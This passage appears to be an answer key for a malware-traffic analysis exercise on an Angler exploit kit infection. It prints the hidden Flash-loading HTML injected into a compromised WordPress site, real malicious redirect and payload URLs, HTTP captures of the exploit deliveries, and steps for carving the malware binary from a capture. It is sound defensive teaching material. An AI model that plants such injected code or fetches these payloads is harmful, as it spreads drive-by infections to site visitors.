00000630  00 B0 42 22 00 58 4D 7F 00 B0 42 70 00 75 4D 7F  .°B".XM..°Bp.uM.
00000640  00 B0 42 23 00 72 4D 7F 00 B0 42 20 00 7C 4D 7F  .°B#.rM..°B .|M.
00000650  00 B0 42 1F 00 53 4D 7F 00 B0 42 21 00 72 4D 7F  .°B..SM..°B!.rM.
00000660  00 B0 42 25 00 72 4D 7F 00 52 69 63 68 73 4D 7F  .°B%.rM..RichsM.
00000670  00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05  .........PE..L..
00000680  00 DF 66 3C 3C 00 00 00 00 00 00 00 00 E0 00 02  .ßf<<........à..
00000690  21 0B 01 08 00 00 0C 00 00 00 CC 09 00 00 00 00  !.........Ì.....
000006A0  00 F0 17 00 00 00 10 00 00 00 20 00 00 00 00 00  .ð........ .....
000006B0  10 00 10 00 00 00 04 00 00 04 00 00 00 00 00 00  ................
000006C0  00 04 00 00 00 00 00 00 00 00 10 0A 00 00 04 00  ................
000006D0  00 BE C8 00 00 02 00 00 00 00 00 10 00 00 10 00  .¾È.............
000006E0  00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00  ................
000006F0  00 60 21 00 00 4D 01 00 00 B0 20 00 00 28 00 00  .`!..M...° ..(..
00000700  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000710  00 00 00 00 00 00 00 00 00 00 00 0A 00 6C 00 00  .............l..
00000720  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000730  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000740  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000750  00 00 20 00 00 14 00 00 00 00 00 00 00 00 00 00  .. .............
00000760  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000770  00 2E 74 65 78 74 00 00 00 F0 08 00 00 00 10 00  ..text...ð......
00000780  00 00 0C 00 00 00 04 00 00 00 00 00 00 00 00 00  ................
00000790  00 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00  ..... ..`.rdata.
```

You'll have to use the hex editor to carve out the malware payload--everything from the MZ until the end of the file.


I submitted the file to Virus Total, and it looks like this worked:

https://www.virustotal.com/en/file/d96b98cc0dbe7ea37250d4fca6d5d5656912f758de2b9bf6939c0d723119c56a/analysis/

2) A Flash file was used in conjunction with the redirect URL. What URL was used to retrieve this flash file?

A: http://adstairs.ro/544b29bcd035b2dfd055f5deda91d648.swf

Explanation: You'll find the associated Flash file when you look at the malicious script from the compromised website that generates the redirect URL. I've highlighted the malicious code with the URLs below:



```
<link rel='stylesheet' id='bizmo-style-css'  href='http://www.earsurgery.org/wp-content/themes/esic/style.css?ver=4.0'
type='text/css' media='all' />
<link rel='stylesheet' id='page-list-style-css'  href='http://www.earsurgery.org/wp-content/plugins/page-list/css/page-
list.css?ver=4.2' type='text/css' media='all' />
<script type='text/javascript' src='http://www.earsurgery.org/wp-includes/js/jquery/jquery.js?ver=1.11.1'></script>
<script type='text/javascript' src='http://www.earsurgery.org/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1'></script>
<script type='text/javascript' src='http://www.earsurgery.org/wp-content/plugins/vslider/js/vslider.js?ver=4.0'></script>
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://www.earsurgery.org/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://www.earsurgery.org/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 4.0" />
<link rel='shortlink' href='http://www.earsurgery.org/' />
<link rel='stylesheet' type='text/css' href='http://www.earsurgery.org/wp-content/plugins/subscription-
options/suboptions.css' />
<style>
/* BODY */
</style>
</head>

<body ><object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,0,0" width="1" height="1" id="33"
align="middle">
<param name="allowScriptAccess" value="sameDomain" />
<param name="allowFullScreen" value="false" />
<param name="movie" value="http://adstairs.ro/544b29bcd035b2dfd055f5deda91d648.swf" />
<param name="quality" value="high" /><param name="bgcolor" value="#ffffff" />
<param name="FlashVars"
value="BFB241A05B3E62755D132CA667E0604B=http://lifeinsidedetroit.com/02024870e4644b68814aadfbb58a75bc.php?
q=e8bd3799ee8799332593b0b9caa1f426&A95C7512F7E621791310EEEFEDA43AC9=6gS5EYVkyXL3vjVSQg%3D%3D&ED8185E3D66913AB996B8BA61C4C4654
=tlP7Vt89hmr0vjdAW8YqmDT%2FsGFiyxROsPBX45R6HhinEeZC%2BYGrgEA0mmA3NDIJUYzgWXCjQvX0Bz9J7EQJgwkNdqBPbg%3D%
3D&B8988B164BD74DB48A0EFD2B9359D890=s0j1T4l%2ByDS29SkNBcEwmyXysG1yxhMZ9fxN%2BIM%2FV1nlXuhb9Zvg3E8jwD0hd3xEWA%3D%3D" />
<embed src="http://adstairs.ro/544b29bcd035b2dfd055f5deda91d648.swf" quality="high" bgcolor="#ffffff" width="1" height="1"
name="33" FlashVars="BFB241A05B3E62755D132CA667E0604B=http://lifeinsidedetroit.com/02024870e4644b68814aadfbb58a75bc.php?
q=e8bd3799ee8799332593b0b9caa1f426&A95C7512F7E621791310EEEFEDA43AC9=6gS5EYVkyXL3vjVSQg%3D%3D&ED8185E3D66913AB996B8BA61C4C4654
=tlP7Vt89hmr0vjdAW8YqmDT%2FsGFiyxROsPBX45R6HhinEeZC%2BYGrgEA0mmA3NDIJUYzgWXCjQvX0Bz9J7EQJgwkNdqBPbg%3D%
3D&B8988B164BD74DB48A0EFD2B9359D890=s0j1T4l%2ByDS29SkNBcEwmyXysG1yxhMZ9fxN%2BIM%2FV1nlXuhb9Zvg3E8jwD0hd3xEWA%3D%3D"
align="middle" allowScriptAccess="sameDomain" allowFullScreen="false" type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer" />
</object>
<iframe name="37BF769D6F28F3FA27520F9FC44C0644" id="37BF769D6F28F3FA27520F9FC44C0644"
```

3) In the traffic, we see HTTP POST requests to www.earthtools.org and www.ecb.europa.eu. Why are we seeing these HTTP POST requests?

A: Connectivity checks by the malware infection, as the infected host checks if it is online and tries to determine its timezone.

Explanation: Check the blog for recent Angler EK post-infection traffic. Here's an example:

http://www.malware-traffic-analysis.net/2014/11/02/index.html


4) What web browser was used by the infected host?

A: Internet Explorer 9

5) What 3 exploits were sent by the exploit kit during this infection, and which one was successful?

A: CVE 2013-2551 IE exploit, a Flash exploit, and a Silverlight exploit. The CVE 2013-2551 IE exploit (part of the EK landing page) was the only one where we see a malware payload delivered.

Flash exploit (tcp.stream eq 75):




```
GET /2fNECYxvaRhNgivqycm7mfyO7OtDCcYnnkyzNqJ-9ax5HSDcERPdxHf3Ow1szmYw HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://qwe.mvdunalterableairreport.net/3xdz3bcxc8
x-flash-version: 11,4,402,287
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: qwe.mvdunalterableairreport.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Thu, 04 Dec 2014 18:27:52 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 44385
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 26 Jul 2040 05:00:00 GMT
Pragma: no-cache

CWS.....x.|........}.k5...i.EA...hg..E2.CeNv....<U...c...
..p...6..v
\ ..RIU.J.....wUr..W........................o......_......7................7...
N...?....F...?......?...]..Z......?.._>..............
..b....O...(.@..fG....oW}.5....~......V....._....._
```

Silverlight exploit (second HTTP GET request in tcp.stream eq 74):




```
(5...h.....d............O#..T......:..,.Q...$!
%.....b.F.,*...iWV.-9..Fu.l.Q...um,1I..H...m@ ...5..:X.^....."2....b..K
\..,....#.....bk].q..
0

GET /xPF_HAXN7TK9bMAgBjZDwQzO1-Wf5GvrN5_lIReIhbrhqHAlWyTDbaOBMPWitjnX HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: qwe.mvdunalterableairreport.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Thu, 04 Dec 2014 18:27:52 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 26 Jul 2040 05:00:00 GMT
Pragma: no-cache
Content-Encoding: gzip

800a
............@..PK.........~.E-o'.....y.......AppManifest.xaml..A..O....s...
$qpf.XA..."*.k.1.?..#.gs....UQ.(..x.....2.(o\
.F..X...F.q.r..D.Z..n..t...M.......J.n.>.'m.....T..djc..N.8BT.1uN.\c....(*[...vlU
{..a#.)Y.m...*.v6.}&......t..EH.-..!..6..~.
$eE..s......P........6...PK.........5.zE...a............icVsx1qBrNNdnNjRI.dll.P.te
A...m.v&.q2..Lls..m....msbNl.........U.......V,......q.~..-..@.......H...h..$i...
$Q1.p".w.3s4.!62...s&64!vt.%..%..W&..36aD@.
%.k..1.@..........;.P.8.h....../....?..:.........'.=..A....`.. .......O....c_y.
_.....)A.......
.....\..8...w.?...s._f.......N.F..z....}.\'....hbmg............W.;
```

With some filtering, you'll see that the malware payload (the application/octet-stream) was sent right after the landing page.



Filter: (http.request or http.response) and ip.addr eq 192.99.19ε

```
Host                              Info
qwe.mvdunalterableairreport.net   GET /3xdz3bcxc8 HTTP/1.1
                                  HTTP/1.1 200 OK  (text/html)
qwe.mvdunalterableairreport.net   GET /680VBFhpBNBJOYXebSxgwLrtbh3g6JFUllqksWFSsGshhwsguyNL26MGul2oZ3b8
                                  HTTP/1.1 200 OK  (application/octet-stream)
qwe.mvdunalterableairreport.net   GET /2fNECYxvaRhNgivqycm7mfyO70tDCcYnnkyzNqJ-9ax5HSDcERPdxHf3Ow1szmYw
qwe.mvdunalterableairreport.net   GET /xPF_HAXN7TK9bMAgBjZDwQzO1-Wf5GvrN5_lIReIhbrhqHAlWyTDbaOBMPWitjnX
                                  HTTP/1.1 200 OK  (text/html)
                                  HTTP/1.1 200 OK  (application/x-shockwave-flash)
qwe.mvdunalterableairreport.net   GET /2nAY-xQvz4JQqjC66P7SgvZGdjIrMJheyLnsQvXjBrLitaA-_K4Uh45BROunHcom
                                  HTTP/1.1 200 OK
qwe.mvdunalterableairreport.net   GET /i_JnzurEICi4FQgJPm53aItUwat9SekFTU9d2KwmkCuLN2dPiuEjgSqCgiP8yIMk
                                  HTTP/1.1 200 OK
```

The landing page has the CVE-2013-2551 IE exploit. The the CVE-2013-2551 IE exploit is malicious code in the HTML, and in this case, Angler EK uses at least one layer of obfuscation in the HTML. It's not something I've tried to decode, so I can't really point it out for this exercise.

In my experience, when you use IE 8 in your vulnerable VM, you'll likely get hit with the CVE-2013-2551 IE exploit.